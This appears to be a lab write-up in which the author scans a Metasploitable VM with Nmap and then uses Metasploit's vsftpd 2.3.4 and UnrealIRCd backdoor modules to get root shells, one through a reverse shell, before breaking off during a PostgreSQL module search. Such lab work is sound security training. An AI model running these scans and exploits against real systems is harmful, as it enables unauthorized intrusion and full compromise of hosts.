Using Nmap and Metasploit to find vulnerabilities and exploit

Firstly, we will verify the network by route command

```
┌──(root㉿kali)-[/home/kali]
└─# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         10.0.2.1        0.0.0.0         UG    100    0        0 eth0
10.0.2.0        0.0.0.0         255.255.255.0   U     100    0        0 eth0
```

We can identify that IP destination: 10.0.2.0, IP Gateway: 10.0.2.1.

Using ifconfig command to identify my local IP address: 10.0.2.5.

We will check that whether these hosts is up or not.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -PR -sn 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 07:20 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00026s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00021s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00046s latency).
MAC Address: 08:00:27:62:C5:C0 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5
Host is up (0.00035s latency).
MAC Address: 08:00:27:7F:6E:24 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.71 seconds
```

Result: there are 5 hosts that are up, including: 10.0.2.1; 10.0.2.2; 10.0.2.3; 10.0.2.5; 10.0.2.15.

Then, we try to scan all hosts, and determine whether the ports of that hosts is opened or not.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -iL iplist.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 07:24 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00025s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.2
Host is up (0.0011s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
445/tcp open  microsoft-ds
903/tcp open  iss-console-mgr
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 10.0.2.3
Host is up (0.00023s latency).
All 1000 scanned ports on 10.0.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:62:C5:C0 (Oracle VirtualBox virtual NIC)
```

```
Nmap scan report for 10.0.2.5
Host is up (0.00031s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:7F:6E:24 (Oracle VirtualBox virtual NIC)

Nmap scan report for 10.0.2.15
Host is up (0.000029s latency).
All 1000 scanned ports on 10.0.2.15 are in ignored states.
```

Next, we conduct service and version enumeration scan by option -sV.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 12:00 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00033s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7F:6E:24 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Now, we can identify some version like vsftpd, MySQL, VNC, Apache httpd, ….

Continuously, we conduct Operation System Discovery scan by option -O


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 10.0.2.5
```

```
Host is up (0.00040s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:7F:6E:24 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```


We can identify that OS is Linux 2.6.

Next, we will analyze this network by Wireshark: We can see that IP local address: 10.0.2.15 and its port is 37296, IP target: 10.0.2.5 and 111 is target port. When the target send ACK message back and ACK message will being stealthy. In the next pictures, we conduct Fragmented scan and see that a fragment that was broken up.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 10.0.2.5 -D RND:20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 09:39 EDT
Nmap scan report for 10.0.2.5
Host is up (0.0024s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:7F:6E:24 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.22 seconds
```




```
┌──(root㉿kali)-[/home/kali]
└─# nmap 10.0.2.5 -f
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 11:03 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00061s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:7F:6E:24 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
```



We conduct FTP Vulnerability scan.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 10.0.2.5 --script ftp-vsftpd-backdoor -p 21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 11:15 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00041s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backd
oor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|_      https://www.securityfocus.com/bid/48539
MAC Address: 08:00:27:7F:6E:24 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 10.0.2.5 --script ftp-anon -p 21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 11:40 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00047s latency).

PORT   STATE SERVICE
21/tcp open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 08:00:27:7F:6E:24 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
```

We conduct HTTP Enumeration.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -PS -sV -p 80 -T4 --script http-methods --script-args http-methods.test=all 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-20 10:34 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00047s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:7F:6E:24 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.95 seconds
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -F -sV -T5 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-20 10:36 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00036s latency).
Not shown: 82 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
MAC Address: 08:00:27:7F:6E:24 (Oracle VirtualBox virtual NIC)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.19 seconds
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -p 80 --script http-enum 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-20 10:41 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00036s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
MAC Address: 08:00:27:7F:6E:24 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.59 seconds
```

MySQL Enumeration.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 3306 --script mysql-info 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-20 10:49 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00040s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 557
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, Speaks41ProtocolNew, ConnectWithDatabase, SupportsTransactions, SwitchToSSLAfterHandshake, LongColumnFlag, SupportsCompression
|   Status: Autocommit
|_  Salt: D9.{E'.Q.0GVY>hs(ke9
MAC Address: 08:00:27:7F:6E:24 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.66 seconds
```

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 3306 --script mysql-enum 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-20 10:50 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00036s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-enum:
|   Accounts: No valid accounts found
|_  Statistics: Performed 9 guesses in 5 seconds, average tps: 1.8
MAC Address: 08:00:27:7F:6E:24 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.87 seconds
```

VULN Vulnerability Scan.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 10.0.2.5 --script vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 11:46 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://www.securityfocus.com/bid/48539
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
22/tcp   open  ssh
23/tcp   open  telnet
```


```
25/tcp   open  smtp
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.securityfocus.com/bid/70574
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|_      https://www.imperialviolet.org/2014/10/14/poodle.html
| ssl-dh-params:
|   VULNERABLE:
|   Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|     Check results:
|       ANONYMOUS DH GROUP 1
|             Cipher Suite: TLS_DH_anon_WITH_AES_128_CBC_SHA
|             Modulus Type: Safe prime
```

```
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code ex
ecution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
|_ssl-ccs-injection: No reply from server (TIMEOUT)
5432/tcp open  postgresql
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
```

```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
```

Next, we will exploit above vulnerabilities by using Metasploit.

```
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: View all productivity tips with the tips command
```



```
       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1388 payloads - 46 encoders - 11 nops           ]
```

1.Exploit with vsftpd.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
  ------------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
  VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exp
loit/unix/ftp/vsftpd_234_backdoor
```

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]
   RHOSTS   10.0.2.5         yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

-Result:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.0.2.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.5:21 - USER: 331 Please specify the password.
[+] 10.0.2.5:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:46369 → 10.0.2.5:6200) at 2024
-03-19 12:18:52 -0400

whoami
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7f:6e:24
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7f:6e24/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:84684 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102062 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7567356 (7.2 MB)  TX bytes:37615983 (35.8 MB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2090 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2090 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

-Exploit with IRC

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -PS -sV -p 6667 10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-20 07:54 EDT
Nmap scan report for 10.0.2.5
Host is up (0.00038s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
MAC Address: 08:00:27:7F:6E:24 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.62 seconds
```

```
msf6 > search unreal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/games/ut2004_secure         2004-06-18       good       Yes    Unreal Tournament 2004 "secur
e" Overflow (Linux)
   1  exploit/windows/games/ut2004_secure       2004-06-18       good       Yes    Unreal Tournament 2004 "secur
e" Overflow (Win32)
   2  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12     excellent  No     UnrealIRCD 3.2.8.1 Backdoor C
ommand Execution


Interact with a module by name or index. For example info 2, use 2 or use exploit/unix/irc/unreal_ircd_3281_backdo
or

msf6 > use 2
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 10.0.2.5
RHOSTS ⇒ 10.0.2.5
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
```

Result:

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] 10.0.2.5:6667 - Connected to 10.0.2.5:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.5:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 92N3Ldz4HyRdKwBI;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "92N3Ldz4HyRdKwBI\r\n"
[*] Matching...
[*] A is input...
who[*] Command shell session 2 opened (10.0.2.15:4444 → 10.0.2.5:52779) at 2024-03-20 08:03:14 -0400

whoami
sh: line 7: whowhoami: command not found
whoami
root
```

-Exploit with postgresql

Using postgresql database query.

```
msf6 > search postgresql

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                    normal     No     Authentication Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                   normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli          2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkViewFetchSer
vlet.dat SQL Injection
   3   auxiliary/admin/http/manageengine_pmp_privesc         2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro S
QL Injection
   4   exploit/multi/postgres/postgres_copy_from_program_cmd_exec  2019-03-20       excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   5   exploit/multi/postgres/postgres_createlang            2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   6   auxiliary/scanner/postgres/postgres_dbname_flag_injection                normal     No     PostgreSQL Database Name Command Line Flag Injection
   7   auxiliary/scanner/postgres/postgres_login                                normal     No     PostgreSQL Login Utility
   8   auxiliary/admin/postgres/postgres_readfile                               normal     No     PostgreSQL Server Generic Query
   9   auxiliary/admin/postgres/postgres_sql                                    normal     No     PostgreSQL Server Generic Query
   10  auxiliary/scanner/postgres/postgres_version                              normal     No     PostgreSQL Version Probe
